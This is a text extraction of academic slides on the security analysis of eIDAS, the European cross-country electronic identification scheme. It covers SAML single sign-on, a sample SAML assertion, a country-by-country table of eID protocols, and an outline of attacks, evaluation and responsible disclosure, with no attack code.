

Security Analysis of eIDAS – The Cross-Country Authentication Scheme in Europe


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Electronic Identification (eID) Services


- Strong authentication with eID cards
- Usage in public and private sector
- Tax, health, education, ...
- Since the early 2000s

- Problem: interoperability



eIDAS

- **e**lectronic **I**Dentification, **A**uthentication, and **T**rust **S**ervices
- Interoperability framework
- Supports cross-country authentication
- Main standard: SAML



Our Work

- Security of eIDAS authentication services
 - Systematization of knowledge regarding relevant attacks
 - Comprehensive penetration test
 - Responsible disclosure
- Prototype tool support

- Part of the project  FutureTrust

Overview



1. SAML

2. eIDAS


3. Attacks

- **XML Parsing Attacks**
- **Evaluation**

4. EsPreSSO


5. Conclusions

SAML-based Single Sign-On



SAML Authentication Token

```
<saml:Response>
  <saml:Assertion ID="456">
    <saml:Issuer>GermanIdP.com</saml:Issuer>
    <saml:Subject>
      <saml:NameID>Bob@GermanIdP.com</saml:NameID>
    </saml:Subject>
    <saml:Conditions
      NotBefore="2018-03-21T14:42:00Z"
      NotOnOrAfter="2018-03-21T14:47:00Z">
      <saml:AudienceRestriction>
        <saml:Audience>GermanSP.com</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
    <ds:Signature Reference="456">
    </ds:Signature>
  </saml:Assertion>
</saml:Response>
```



Overview

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Overview of eID Services

Country	SAML	OpenID	OpenID Connect	Other
Austria	Yes			OAuth
Belgium	Yes			
Bulgaria	Yes		Yes	
Czech Republic				
Denmark	Yes (eIDAS)			NemID
Estonia				
Finland	Yes (eIDAS)		Yes	
France			Yes	
Georgia	No (eIDAS planned)	No (obsolete)	No	
Germany	Yes	No*		SOAP
Netherlands	Yes			
Norway	Yes			
Portugal	Yes			
Sweden	Yes			
United Kingdom	Yes	No	No	SAML (Attribute Query)
eIDAS	Yes			


<https://github.com/RUB-NDS/FutureTrust/wiki>

eIDAS Authentication


- Each country has its own eID authentication mechanisms
- Huge differences between these lead to incompatibility
 - Different architecture
 - Different protocols
 - Different parameters
- eIDAS provides a bridge making cross-country eID authentication possible




eIDAS Authentication



eIDAS Authentication





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
